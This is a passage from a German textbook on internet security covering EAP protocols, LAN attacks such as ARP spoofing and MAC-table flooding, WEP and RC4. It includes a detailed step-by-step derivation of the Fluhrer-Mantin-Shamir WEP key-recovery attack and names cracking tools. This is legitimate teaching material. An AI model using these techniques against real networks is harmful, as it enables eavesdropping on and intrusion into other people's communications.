Spätestens seit 1999 ist bekannt, dass DES mit seiner Schlüssellänge von nur 56 Bit keinen hinreichenden Schutz mehr bietet. Es gibt aktuell sogar Cloud-Dienste, die für wenig Geld eine vollständige Known-Plaintext-Schlüsselsuche für DES durchführen.

Da MS-CHAPv2 somit auch dann mit Komplexität 2^{56} gebrochen werden kann, wenn zufällig gewählte Passwörter mit deutlich mehr als 56 zufälligen Bits gewählt werden, kann PPTPv2 heute nicht mehr als sicher angesehen werden.

5.7 EAP-Protokolle

Für PPP-Verbindungen gab es von Anfang zwei verschiedene Möglichkeiten, einen Client zu authentifizieren: das Password Authentication Protocol (PAP) und das Challenge Handshake Authentication Protocol (CHAP). Für PPTP kamen dann MS-CHAP und MS-CHAPv2 hinzu, die sich in Details jeweils voneinander und von CHAP unterscheiden. Dies waren die Anfänge einer Klasse von Protokollen, den *Extensible Authentication Protocols* (EAP).

Für PPP wurde dann konsequenterweise ein Rahmen geschaffen, innerhalb dessen beliebige Authentifizierungsprotokolle verwendet werden können: die *EAP-Erweiterungen für*

PPP [ABV+04]. Es wurde dann eine Vielzahl von EAP-Protokollen vorgeschlagen, von denen wir die wichtigsten hier kurz vorstellen wollen.

Die Idee, verschiedene Authentifikationsmechanismen innerhalb eines Standards zu erlauben, wurde auch in anderen wichtigen Bereichen aufgegriffen, z. B. bei AAA-Systemen (Abschn. 5.3) und in WLAN-Umgebungen (Abschn. 6.5).

5.7.1 Lightweight Extensible Authentication Protocol (LEAP)

Das *Lightweight Extensible Authentication Protocol* (LEAP) wurde von der Firma Cisco entwickelt und ist in vielen WLAN-Geräten integriert [Cis]. Im Kern ist LEAP eine modifizierte Version von MS-CHAP und sollte wegen bekannter Sicherheitsmängel nicht weiter verwendet werden [Wri].

5.7.2 EAP-TLS

EAP-TLS [SAH08] verwendet den TLS-Handshake mit Client-Authentifizierung (Kap. 10), um beide Seiten zu authentifizieren. Hierzu benötigt der Server (bei PPP: der NAS) ein Server-, und der Client (bei PPP: der Einwahlclient) ein Client-Zertifikat.

EAP-TLS bietet mit die stärksten Sicherheitsgarantien durch die beiderseitige Verwendung von X.509-Zertifikaten und Public-Key-Kryptographie, benötigt auf Client-Seite aber einen höheren Konfigurationsaufwand als andere EAP-Protokolle.

Da im TLS-Handshake auch mehrere Sitzungsschlüssel ausgehandelt werden, ist eine Verschlüsselung der Verbindung möglich.

5.7.3 EAP-TTLS

EAP-TTLS ist eine weitere Variante des Einsatzes von TLS im EAP-Umfeld [FBW08]. Im Gegensatz zu EAP-TLS ist der Einsatz von Client-Zertifikaten optional. EAP-TTLS wurde von Funk Software und Certicom entwickelt und ist gut unterstützt, von Microsoft erst ab Windows 8.

5.7.4 EAP-FAST

Flexible Authentication via Secure Tunneling (EAP-FAST) wurde von Cisco als Nachfolger von LEAP entwickelt [CWMSZ07] und basiert ebenfalls auf TLS. FAST besteht aus zwei Phasen: einem TLS-Handshake mit beidseitiger Authentifikation und einer EAP-Authentifikation innerhalb des etablierten TLS-Tunnels.

Für die erste Phase wurden verschiedene Möglichkeiten spezifiziert, um eine schon einmal etablierte TLS-Verbindung wiederzuverwenden: Neben dem verkürzten Handshake auf Basis der TLS SessionID wird ein verkürzter Handshake auf Basis von sogenannten Protected Access Credentials (PACs) beschrieben. Ein PAC besteht dabei aus PAC-Key (einem zufällig von Server gewählten 32-Byte-Wert, aus dem das PremasterSecret abgeleitet wird), PAC-Opaque (einem nicht näher beschriebenen Wert, mit dem sich der Client beim Server authentifiziert) und PAC-Info (weiteren Informationen).

In der zweiten Phase wird, geschützt durch den TLS-Tunnel, eine Tag-Length-Value-codierte (TLV) Kommunikation durchgeführt, in deren Verlauf die eigentliche Authentifikation durchgeführt wird.

5.7.5 Weitere EAP-Methoden

EAP-MD5 ist im Wesentlichen CHAP mit MD5 als Hashfunktion [BV98]. EAP-POTP verwendet Einmalpasswörter und wurde von RSA Laboritories entwickelt [Nys07]. EAP-PSK beschreibt eine Mathode, um mittels eines Pre-Shared Key eine beiderseitige Authentifikation und eine Schlüsselableitung durchzuführen [BT07]. EAP-PWD ist eine Methode, um auch mit „schlechten“ Passwörtern eine sichere Authentifikation zu ermöglichen [HZ10]. Auf weitere EAP-Methoden gehen wir in Abschn. 7.4 ein.

Drahtlose Netzwerke (WLAN)

6

Inhaltsverzeichnis

Funknetzwerke sind ein klassisches Anwendungsgebiet von Kryptographie. Da Funksignale von jedem Empfangsgerät in Reichweite mitgeschnitten werden können, kann die Vertraulichkeit von Daten nur durch Verschlüsselung gewährleistet werden.

6.1 Local Area Network (LAN)

Ein WLAN ist eine spezielle Form eine *Local Area Network* (LAN) (Abb. 6.1). Diese sollen hier kurz vorgestellt werden, zusammen mit LAN-spezifischen Angriffen. Die Standardisierung im Bereich der LAN-Technologien wird vom Institute of Electrical and Electronics Engineers (IEEE; https://www.ieee.org/) koordiniert. Dort werden die verabschiedeten Standards in der Reihe IEEE 802 publiziert.

6.1.1 Ethernet und andere LAN-Technologien

Ein *Local Area Network* (LAN) verbindet Rechner, die räumlich benachbart sind. Diese Rechner teilen sich ein bestimmtes Kommunikationsmedium (Kupferdraht, Glasfaser,

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_6

7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP - Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 6.1 TCP/IP-Schichtenmodell: Local Area Networks

Funkfrequenz) und müssen sich untereinander synchronisieren, wer dieses Medium in einem bestimmten Zeitraum zum Senden nutzen darf. Außerdem brauchen sie ein Adressschema, um die gesendeten Nachrichten gezielt an andere Rechner senden zu können. Das zweite Problem wird in der Regel durch Verwendung der bei der Produktion in die Netzwerkkarten eingetragenen MAC-Adressen gelöst. MAC steht in diesem Zusammenhang für *Media Access Control.* Diese *MAC-Adressen* sind weltweit eindeutig.

Für das erste Problem wurden verschiedene Lösungen entwickelt. Bei den Token-Ring-Verfahren [Ass] gibt es ein Sendetoken, das nach einem bestimmten Schema an alle Rechner im LAN weitergegeben wird. Nur wer dieses Token gerade besitzt, darf senden. Die erfolgreichste LAN-Technologie *Ethernet* (IEEE 802.3; [Ass05]) dagegen setzt auf (partielle) Anarchie. Jeder darf senden, wann er will, aber falls eine Kollision entdeckt wird (d. h., falls bemerkt wird, dass zwei Nachrichten gleichzeitig gesendet wurden), müssen alle Beteiligten kooperieren, um ein Senden beider Nachrichten zu ermöglichen. Dazu wartet jede der Parteien, die am Zustandekommen der Kollision beteiligt waren, eine zufällig gewählte Zeit, bevor sie versucht, die Nachricht erneut zu senden. Kommt es dabei wieder zu einer Kollision, so wird das Zeitintervall, aus dem die Wartezeit zufällig gewählt wurde, verdoppelt. Dies wird so lange wiederholt (und das Zeitintervall wird dabei jeweils verdoppelt), bis keine Kollision mehr auftritt. Durch diese Vorgehensweise sinkt die Übertragungsrate im LAN, aber jede Nachricht kann irgendwann gesendet werden. Diese Strategie hat sich erstaunlich gut bewährt, nicht zuletzt, weil die verfügbare Datenrate bei Ethernet-Technologien im Lauf der Zeit enorm gesteigert werden konnte.

Als Übertragungsmedium wurden für Ethernet zunächst Koaxialkabel verwendet, wie man sie heute noch für Satellitenempfang verwendet. An ein langes Kabel waren alle Rechner im Ethernet angeschlossen, es wurde als (eindimensionales) Rundfunkmedium genutzt. Dies erlaubte es auch, Ethernet-Prinzipien leicht in den Bereich der *wireless LANs* (WLANs) zu übertragen. Später wurde diese recht kompliziert zu handhabende Art der Verbindung durch sternförmige Twisted-Pair-Verkabelungen ersetzt, bei denen alle Rechner an einen *Hub* angebunden wurden. Dieser Hub leitete jedes eingehende Signal lediglich auf allen anderen

Kabeln weiter; die Rundfunkeigenschaft von Ethernet blieb also erhalten. Heute werden statt Hubs *Switches* eingesetzt, die aufgrund einer MAC-Tabelle eingehende Nachrichten nur an einzelne Kabel weiterleiten; Ethernet ist heute also kein Rundfunkmedium mehr.

6.1.2 LAN-spezifische Angriffe

Die nachfolgend beschriebenen Angriffen funktionieren nur in LAN-Umgebungen.

Network Sniffing Aus der Rundfunkeigenschaft der Ethernet-Technologie ergab sich der erste LAN-spezifische Angriff. Jeder Rechner, der in ein LAN eingebunden war, konnte durch Umschalten seiner Netzwerkkarte in den *promiscous mode* alle Nachrichten (z. B. auch Passwörter) mitlesen. Mit Tools wie Wireshark [Wir] kann man diese Daten dann leicht analysieren.

Dies ist in LANs mit Switches nicht mehr direkt möglich, aber man kann manche Switches zurück in den „Hub-Modus“ schalten, und zwar durch Erzeugen eines „Überlaufs“ der MAC-Tabelle. Wird einem Switch mitgeteilt, dass es sehr viele neue MAC-Adressen im LAN gibt, so kann er diese irgendwann nicht mehr in seiner MAC-Tabelle speichern. Um alle Nachrichten sicher zuzustellen, muss er dann dazu übergehen, alle Nachrichten an alle angeschlossenen Kabel weiterzuleiten, und der Angriff funktioniert wieder.

ARP Spoofing Im LAN sind nur die MAC-Adressen relevant, während IP-Pakete an die IP-Zieladresse geliefert werden müssen. Um eine Verknüpfung zwischen diesen beiden Adresstypen herzustellen, wird das *Address Resolution Protocol* (ARP) [Plu82] eingesetzt. Ein Netzwerkgerät, das ein IP-Paket abzuliefern hat, kann über ARP einfach alle Hosts in LAN fragen, welche MAC-Adresse zu dieser IP-Adresse gehört. Da die Antwort auf eine solche Anfrage nicht kryptographisch geschützt ist, kann ein im LAN sitzender Angreifer alle solchen Anfragen mit seiner eigenen MAC-Adresse beantworten. Dies bezeichnet man als *ARP Spoofing*. Wenn er schnell genug ist, kann er so den gesamten IP-Verkehr im LAN über sich umleiten, da die zeitlich erste Antwort zählt. Der Angreifer kann so im LAN als Man-in-the-Middle agieren, d. h., er kann jegliche Netzwerkkommunikation mitlesen und auch verändern.

6.1.3 Nichtkryptographische Sicherungsmechanismen

MAC Whitelisting Sind die Geräte, die an ein LAN angeschlossen sind, alle bekannt, so kann man die MAC-Adressen dieser Geräte fest in den Switch einprogrammieren. Ein solcher Ansatz, bei der alle Geräte aufgelistet werden, denen der Zugriff erlaubt wird, wird auch als *Whitelisting* bezeichnet.

Dies erschwert den Zugang eines Angreifers zum LAN, macht ihn aber nicht unmöglich. MAC-Adressen können gefälscht werden, d. h., ein Angreifer könnte seinem eigenen Gerät eine der MAC-Adressen von der „Weißen Liste“ geben.

VLANs Zur Verkabelung werden im LAN-Bereich heute strukturierte Ansätze gewählt, d. h., alle Geräte werden über einige wenige zentrale Switches verbunden. Es wäre somit möglich, alle Geräte in ein einziges großes LAN einzubinden.

Da sich mit der Größe des LANs aber auch dessen Anfälligkeit für LAN-spezifische Angriffe erhöht, ordnet man die einzelnen Geräte in *virtuelle LANs* (vLANs) ein. Diese Zuordnung kann völlig willkürlich erfolgen und muss die räumliche Nähe der Geräte nicht berücksichtigen.

Da vLANs relativ leicht neu konfiguriert werden können, muss in Unternehmen sichergestellt werden, dass dies nicht willkürlich erfolgt und dass die aktuelle Konfiguration auch der IT-Sicherheitsabteilung bekannt ist. Ansonsten könnten Sicherheitsmaßnahmen wie (virtuelle) Firewalls umgangen werden.

6.2 Wireless LAN

Bei drahtgebundenen LANs gibt es für einen Angreifer immer die Schwierigkeit, sich physikalisch mit einem Kabel an das LAN anzuschließen, um es abhören zu können. Diese Hürde ist seit der Einführung der drahtlosen *wireless LANs* gefallen. Es fällt nicht unbedingt auf, wenn ein firmenfremder Besucher den Funkverkehr mit seinem Laptop belauscht, zumal die Reichweite eines WLANs nicht durch Bürowände begrenzt wird. Sicherheitsmaßnahmen sind also dringend erforderlich.

Die wichtigsten Spezifikationen für drahtlose LANs sind die IEEE-802.11-Standards [Ass99]. Sie definieren Funkübertragungsprotokolle und Frequenzbereiche (IEEE 802.11 a, b, g, n), besondere Netzwerke oder Netzwerkkomponenten (IEEE 802.11 c, d, s), länderspezifische Besonderheiten (IEEE 802.11 h, j, y) und insbesondere auch die Sicherheitsmechanismen (IEEE 802.11 i; [Ass04]). WLAN-Kommunikation erfolgt im Halbduplexverfahren (d. h., immer nur ein Gerät kann senden), und beim Auftreten von Kollisionen (die schwerer zu detektieren sind) werden ähnliche Verfahren wie bei Ethernet angewandt. Eine Kommunikation kann nicht nur zwischen einem Endgerät und einem Access Point ablaufen (Infrastrukturmodus), sondern oder auch direkt zwischen zwei Endgeräten (Ad-hoc-Modus). Eine sehr gute Einführung in all diese nicht sicherheitsrelevanten Themen gibt das klassische Lehrbuch von Andrew Tanenbaum [TW10].

6.2.1 Nichtkryptographische Sicherheitsfeatures von IEEE 802.11

In WLANs können auch einfache Sicherheitsmechanismen genutzt werden [PV01]:

- **MAC-Adressen-Whitelisting.** Dieser schon in Abschn. 6.1.3 beschriebene Mechanismus kann in allen LANs eingesetzt werden.
- **Kein SSID-Broadcast.** Ein *Service Set IDentifier* (SSID) ist der dem WLAN-Netzwerk zugewiesene Name. SSIDs können vom Access Point im Klartext gesendet werden, um alle WLAN-fähigen Geräte im Empfangsbereich über die Existenz des Netzwerks zu informieren. Als einfache Sicherheitsmaßnahme kann dies aber auch unterdrückt werden; das WLAN wird in der Liste der verfügbaren Netzwerke dann nicht mehr angezeigt. Kennt der Angreifer aber die SSID, so kann er sich trotzdem mit diesem Netzwerk verbinden.

6.3 Wired Equivalent Privacy (WEP)

Das Problem der Vertraulichkeit von Daten in WLANs wurde früh erkannt. Schon im ersten WLAN-Standard IEEE 802.11 [Ass99] wurde mit *Wired Equivalent Privacy* (WEP) eine rudimentäre Sicherheitsarchitektur präsentiert. Wie der Name sagt, lag der Fokus dabei nicht auf hochsicherer Kryptographie, sondern auf der Äquivalenz zur Sicherheit in einem drahtgebundenen LAN. WEP weist schwere Sicherheitslücken auf (Abschn. 6.3.4) und sollte nicht mehr eingesetzt werden. Der aktuelle, sichere Stand der Technik wird oft als WPA2 (Abschn. 6.4) bezeichnet.

Das Schlüsselmanagement von WEP ist rudimentär. Um eine Verschlüsselung des Datenverkehrs zwischen mobilem Gerät und Access Point zu ermöglichen, müssen diese den gleichen symmetrischen Schlüssel k besitzen. Dieser Schlüssel muss manuell eingetragen werden. WEP kennt noch kein automatisiertes Schlüsselmanagement.

6.3.1 Funktionsweise von WEP

Die Funktionsweise von WEP ist in Abb. 6.2 illustriert:

- Der geheime WEP-Schlüssel K dient zusammen mit einem zufällig gewählten Initialisierungsvektor IV als Schlüssel für den RC4-Algorithmus, der einen pseudozufälligen Schlüsselstrom erzeugt. Für den Schlüssel K ist eine Länge von 40 oder 104 Bit möglich.
- Über den Klartext wird eine CRC-Prüfsumme berechnet. CRC steht für *Cyclic Redundancy Check* und ist ein einfacher fehlererkennender Code, aber keine kryptographische Prüfsumme.
- Der mit einer CRC-Prüfsumme versehene Klartext wird mit dem Schlüsselstrom bitweise XOR-verknüpft.
- Vor dem so berechneten Chiffretext wird der Initialisierungsvektor IV angefügt, und dieser Datensatz wird über das WLAN übertragen.




Abb. 6.2 WEP-Verschlüsselung von Datenpaketen

6.3.2 RC4

Die Stromchiffre *RC4 (Rivest Cipher 4)* wurde 1987 von Ron Rivest für die Firma RSA Security Inc. entwickelt und von dieser niemals offiziell publiziert. 1994 wurde der Source Code von RC4 über die Cypherpunks-Mailingliste verteilt [rc494] und ist seitdem öffentlich bekannt.

RC4 kann mit binären „Wörtern" beliebiger Länge n betrieben werden, aber in der Praxis wird $n = 8$ gewählt, und RC4 operiert somit auf Bytes. Zentrale Datenstruktur ist ein Array $S[]$ der Länge $N = 2^n$, das zunächst mit den Werten $0, \ldots, 2^n - 1$ vorbelegt wird.

RC4 besteht aus einem *Key Scheduling Algorithm* KSA und einem Ausgabealgorithmus *Pseudo Random Generation Algorithm* PRGA. Der verwendete kryptographische Schlüssel kann eine beliebige Länge haben; die einzige Einschränkung ist, dass diese Länge ein Vielfaches der Wortlänge n sein muss, also in der Regel ein Vielfaches von 8 Bit. Der Algorithmus KSA erstellt nach Eingabe eines zufälligen, ℓ Wörter langen Schlüssels K (welcher typischerweise zwischen 40 bis 256 Bit lang ist) eine Permutation Π der Menge $\{0, \ldots, N-1\}$, die im Array $S[]$ gespeichert wird. In einem zweiten Schritt wird der pseudozufällige Schlüsselstrom vom Algorithmus PRGA aus dieser Permutation generiert, ebenfalls unter Verwendung des Arrays $S[]$. Die Algorithmen KSA und PRGA sind in Abb. 6.3 dargestellt. Alle Additionen werden hier modulo N berechnet.

Algorithmus KSA In der Initialisierungsphase wird das Array $S[]$ mit $S[x] \leftarrow x, x = 0, ..., N-1$ initialisiert und der zweite Index j auf 0 gesetzt. In den N Runden der *Scrambling-Phase* durchläuft der erste Index i alle Zahlen von 0 bis $N-1$ in einer **for**-Schleife. Innerhalb der **for**-Schleife wird der Index j durch Aufaddieren des i-ten Eintrags von S und der Wörter des Schlüssels K pseudozufällig aktualisiert, und zwar in zyklischer Abfolge: Nach dem letzten Schlüsselbyte wird wieder das erste Schlüsselbyte verwendet. Anschließend werden in $S[]$ die Einträge von i-ter und j-ter Stelle vertauscht. Nach diesen N Runden ist in $S[]$ eine vom Schlüssel K abhängige (pseudo-) zufällige Permutation Π der Zahlen 0 bis $N-1$ gespeichert.

KSA

Input: K

Initialisierung:

for $i = 0$ **to** $N - 1$ **do**

$S[i] = i$

end for

$j = 0$

Scrambling:

for $i = 0$ **to** $N - 1$ **do**

$j = j + S[i] + K[i \mod \ell]$

$Swap(S[i], S[j])$

end for

Output: S

PRGA

Input: K

Initialisierung:

$i = 0$

$j = 0$

Generation Loop:

$i = i + 1$

$j = j + S[i]$

$Swap(S[i], S[j])$

Output: $z = S[S[i] + S[j]]$

Abb. 6.3 Key-Scheduling-Algorithmus KSA und Pseudozufallszahlen-Generator PRGA

Algorithmus PRGA Der PRGA-Algorithmus übernimmt das von der KSA erzeugte permutierte Array $S[]$ und initialisiert die Indizes i und j wieder mit 0. Anschließend werden die folgenden vier einfachen Operationen durchlaufen:

1. i wird als Zähler modulo N inkrementiert.
2. j wird pseudozufällig durch Aufaddieren von $S[i]$ (modulo N) inkrementiert.
3. Die Einträge in S an i-ter und j-ter Stelle werden vertauscht.
4. Der Wert von S an der Stelle $(S[i] + S[j] \mod N)$ wird als Schlüsselstromwort ausgegeben.

6.3.3 Sicherheitsprobleme von WEP

Die nachfolgend aufgeführten Sicherheitsprobleme von WEP wurden erstmals in [BGW01] beschrieben.

Schlüsselmanagement Das (fehlende) Schlüsselmanagement ist eines der Sicherheitsprobleme von WEP. In der Regel erhalten also alle Nutzer eines WLANs aus Gründen der Minimierung des Administrationsaufwands den gleichen Schlüssel.

Known-Plaintext-Angriffe auf Stromchiffren Das zweite Problem ist die Verwendung einer Stromchiffre (RC4) zur Verschlüsselung. Wird der gleiche Schlüsselstrom s mehrfach verwendet, so kann man durch XOR-Verknüpfung der beiden Chiffretexte Informationen

über die Klartexte erhalten:

$$(m_1 \oplus s) \oplus (m_2 \oplus s) = m_1 \oplus m_2$$

Da alle Endgeräte in einem WLAN den gleichen Schlüssel k verwenden, liegt es nur noch am Initialisierungsvektor IV, das Auftreten gleicher Schlüsselfolgen zu verhindern. Hier liegt nun ein weiteres Sicherheitsproblem des WEP-Standards: Er macht keine Angaben dazu, wie der IV gewählt werden soll, sondern sagt nur aus, dass der IV für jede Nachricht anders sein sollte. Daher gab es Implementierungen des WEP-Standards, die nach einem Reset einfach den IV auf 0 setzten, und ihn dann in Einerschritten inkrementierten. Dadurch treten sehr oft gleiche Schlüsselfolgen auf. Diese sind leicht erkennbar, da der IV unverschlüsselt mit übertragen wird (Abb. 6.2).

WEP ist, wie jede Stromchiffre, anfällig gegen Known-Plaintext-Angriffe. Selbst wenn der IV von der WEP-Implementierung zufällig gewählt wird, muss er sich nach 2^{24} übertragenen Nachrichten wiederholen. Ein Angreifer kann sich daher bei konstantem WEP-Schlüssel k ein *Decryption Dictionary* erzeugen. Er sendet eine ihm bekannte Nachricht m über das WLAN an das Opfer (z. B. eine E-Mail) und kann dann aus dem Chiffretext und dem Klartext die Schlüsselfolge k_{IV} berechnen:

$$k_{IV} \leftarrow c \oplus m$$

Diesen Schlüsselstrom versucht er, für alle 2^{24} möglichen IV zu berechnen, und speichert diese in dem Decryption Dictionary. Beobachtet er später einen ihm unbekannten Chiffretext c^* und einen Wert IV, der im Dictionary gespeichert ist, so kann er den unbekannten Klartext berechnen als

$$m^* \leftarrow c^* \oplus k_{IV}$$

Verschlüsselung schützt nicht die Integrität Wenn man einen Schlüsselstrom zu einem IV kennt, kann man auch eigene Nachrichten in das WLAN einschleusen. Der WEP-Standard sieht keinerlei Authentifizierungsmechanismen für die Pakete selbst vor, nur eine CRC-Prüfsumme, die irreführend als *Integrity Check Value* bezeichnet wird. Ein Angreifer kann eine beliebige Nachricht wählen, die CRC-Prüfsumme dazu bilden, das Ganze mit dem bekannten Schlüsselstrom XOR-verknüpfen und den passenden IV dahinter anfügen.

Da die Prüfsummenbildung mit der XOR-Verknüpfung vertauschbar ist, kann ein aktiver Angreifer auch Nachrichten manipulieren, bei denen er den Schlüsselstrom gar nicht kennt. Er kann beliebig viele Bits des Klartextes gezielt invertieren und dann die Prüfsumme anpassen.

Man kann diese *Malleability*-Eigenschaft verwenden, um IP-Pakete entschlüsseln zu lassen. Die Position der IP-Zieladresse ist oft bekannt. Ein Angreifer, der zumindest den Netzwerkanteil der IP-Adresse kennt, kann gezielt Bits in der IP-Zieladresse invertieren,

sodass das Paket in ein vom Angreifer kontrolliertes Netzwerk (oder in ein offenes LAN) umgeleitet wird. Die Entschlüsselung des WEP-Pakets übernimmt der Access Point.

6.3.4 Der Angriff von Fluhrer, Mantin und Shamir

In [FMS01] haben Scott R. Fluhrer, Itsik Mantin und Adi Shamir eine Attacke beschrieben, die es ermöglicht, allein durch Abhören von verschlüsselten WEP-Paketen den geheimen Schlüssel zu berechnen. Dieser Attacke liegen Schwächen im KSA von RC4 zugrunde. Die geschilderten Angriffe aus [FMS01] wurden in Tools wie AirSnort [AC14] oder WEPCrack [WC02] implementiert und sind als Source Code verfügbar. Aktuelle Weiterentwicklungen des FMS-Angriffs, wie der Angriff von Eric Tews, Ralf-Philipp Weinmann und Andrei Pyshkin [TWP07] arbeiten deutlich effizienter und kommen bereits mit 40.000 bis 85.000 Paketen aus, um einen geheimen WEP-Schlüssel der maximalen Schlüssellänge 104 Bit zu brechen. Ein solcher Angriff ist innerhalb einer Minute durchführbar.

Angreifermodell Der Angreifer muss 1) alle WEP-verschlüsselten Datenpakete mitlesen und 2) das erste Ausgabebyte des PRGA berechnen können. Beide Bedingungen sind leicht zu erfüllen; das WEP-Angreifermodell ist daher *schwach* und der FMS-Angriff ein *starker* Angriff. Bedingung 1 ist erfüllt, da in einem WLAN jedes Gerät in Sendereichweite alle Datenpakete mitlesen kann. Bedingung 2 ist erfüllt, da in WEP komplette IEEE-802.11-Pakete verschlüsselt werden und das erste Byte dieser Pakete ein konstanter Wert ist.

Erstes Ausgabewort In Abb. 6.4 sehen wir das interne Array von RC4, direkt nach dem Durchlauf des KSA. Das erste Wort des Schlüsselstroms wird nur aus den Werten von drei spezifischen Positionen der Permutation S gebildet. Wenn dies die im Bild markierten Werte sind, dann ist das erste Ausgabewort der als Z bezeichnete Wert.

Known IV Attack auf RC4 In WEP werden die ersten drei Bytes $IV = K[0]|K[1]|K[2]$ des RC4-Schlüssels $IV|K = K[0]|K[1]|\ldots|K[\ell]$ immer zusammen mit dem Chiffretext übertragen. Im FMS-Angriff wird diese Kenntnis ausgenutzt, um mithilfe speziell formatierter IV jeweils das nächste geheime Byte des RC4-Schlüssels zu berechnen. Im ersten Schritt wird also das erste geheime Byte $K[4]$ berechnet, danach $K[5]$ usw. Der Kommunikations- und Rechenaufwand ist dabei für jedes dieser Bytes konstant.




Abb. 6.4 Zustand des internen Arrays $S[]$ direkt nach KSA




Abb. 6.5 Runde 0 des KSA. Oben ist der Anfang des Schlüsselarrays dargestellt, das aus $IV|K$ besteht, darunter der Zustand des Arrays $S[]$ *nach* Runde 0. Die Subskripte von i und j geben die jeweilige Runde an, in dem sich der KSA befindet

Wir betrachten den folgenden Angriffsschritt genauer: Ein Angreifer hat die ersten A Wörter des geheimen Schlüssels K, also $K[3], \ldots, K[A+2]$, bereits mithilfe des FMS-Angriffs ermittelt und will nun das nächste Wort $K[A+3]$ berechnen. Hierfür betrachtet er in diesem Schritt nur diejenigen WEP-Pakete, deren Initialisierungsvektor die Form $(A+3, N-1, X)$ besitzt. Das erste Byte des Initialisierungsvektors der ausgewählten WEP-Pakete gibt genau die Position $A+3$ des gesuchten Schlüsselbytes an. Das zweite Byte ist immer konstant gleich 255, und das dritte Byte darf beliebig sein. Den Wert Z ermittelt der Angreifer über einen Known-Plaintext-Angriff aus dem ersten Byte des Chiffretextes.

In Runde 0 des KSA ($i_0 = 0$) hat j_0 den Wert $A+3$, und die Einträge in $S[0]$ $(= 0)$ und $S[A+3]$ $(= A+3)$ werden durch die $Swap$-Funktion vertauscht. Dies führt zu dem in Abb. 6.5 skizzierten Zustand.

Im Runde 1 des KSA ($i_1 = 1$) ist

$$j_1 = j_0 + S[i_1] + K[i_1] = (A+3) + 1 + (N-1) \bmod N = A+3.$$

Index j wird also erneut auf den Wert $A+3$ gesetzt. Anschließend werden $S[1]$ $(= 1)$ und $S[A+3]$ $(= 0)$ vertauscht. Das Ergebnis dieses Schrittes ist in Abb. 6.6 zu sehen.

Die nächste Runde ($i_2 = 2$) verwendet den Index $j_2 = j_1 + S[i_2] + K[i_2] = (A+3) + 2 + X$. Da in diese Berechnung der zufällige Wert X einfließt, dürfen wir annehmen, dass die verbleibenden $Swap$-Operationen zufällig sind.

Der Angreifer kennt den Wert X (da dieser im Klartext übertragen wird) und die Werte $K[3], \ldots, K[A+2]$ des geheimen Schlüssels. Er kann die nun folgenden Schritte des KSA bis einschließlich Runde $A+2$ eigenständig nachvollziehen.




Abb. 6.6 Runde 1 des KSA

Nach dieser Runde $A+2$ kennt der Angreifer den Wert j_{A+2} und den exakten Zustand des Arrays $S_{A+2}[]$. Wenn die Werte $S_{A+2}[0]$ und $S_{A+2}[1]$ in dieser Runde ungleich $A+3$ und 0 sind, so verwirft der Angreifer den Initialisierungsvektor und betrachtet das nächste WEP-Paket.

Betrachten wir nun die Formel

$$j_{A+3} = j_{A+2} + S_{A+2}[A+3] + K[A+3] \bmod N$$

zur Berechnung von j_{A+3} in der darauffolgenden Runde $A+3$ genauer:

1. In dieser Formel taucht der gesuchte Wert $K[A+3]$ auf.
2. Würden wir j_{A+3} kennen, so könnten wir $K[A+3]$ berechnen, da wir die anderen Werte j_{A+2} und $S_{A+2}[A+3]$ aus Runde $A+2$ kennen!

Das Ziel des Angreifers ist es nun, j_{A+3} zu berechnen. Dazu betrachtet er die in Abb. 6.7 dargestellte Situation. Besonders interessieren ihn die Positionen 0, 1 und $A+3$ in diesem Array. Nach Runde $A+3$ werden noch $N-(A+3)$ $Swap$-Operationen durchgeführt. Wenn diese eine der drei „interessanten" Positionen verändern, läuft der Angriff ins Leere. Mit einer gewissen Wahrscheinlichkeit bleiben die drei Positionen 0, 1 und $A+3$ aber unverändert. In diesem Fall wird das erste Ausgabebyte der PRGA-Funktion wie folgt berechnet:

$$Z = S[S[1] + S[S[1]]] = S[0 + S[0]] = S[0 + A + 3] = S[A+3] = S_{A+2}[j_{A+3}]$$

Gemäß unseres Angreifermodells kennt der Angreifer dieses erste Ausgabebyte Z. Er kennt zudem das komplette Array $S_{A+2}[]$ und kann daher Z in diesem Array suchen. Dadurch erhält er j_{A+3} als die Position von Z in diesem Array und kann somit $K[A+3]$ berechnen.

Damit hat der Angreifer sein Ziel erreicht und ein weiteres Byte des geheimen Schlüssels berechnet.

$A+3$	$N-1$	X	$K[3]$			$K[A+3]$		
0	1	2	3			A+3		
$A+3$	0	$S[2]$	$S[3]$			$S_{A+2}[j_{A+3}]$		
						i_{A+3}		

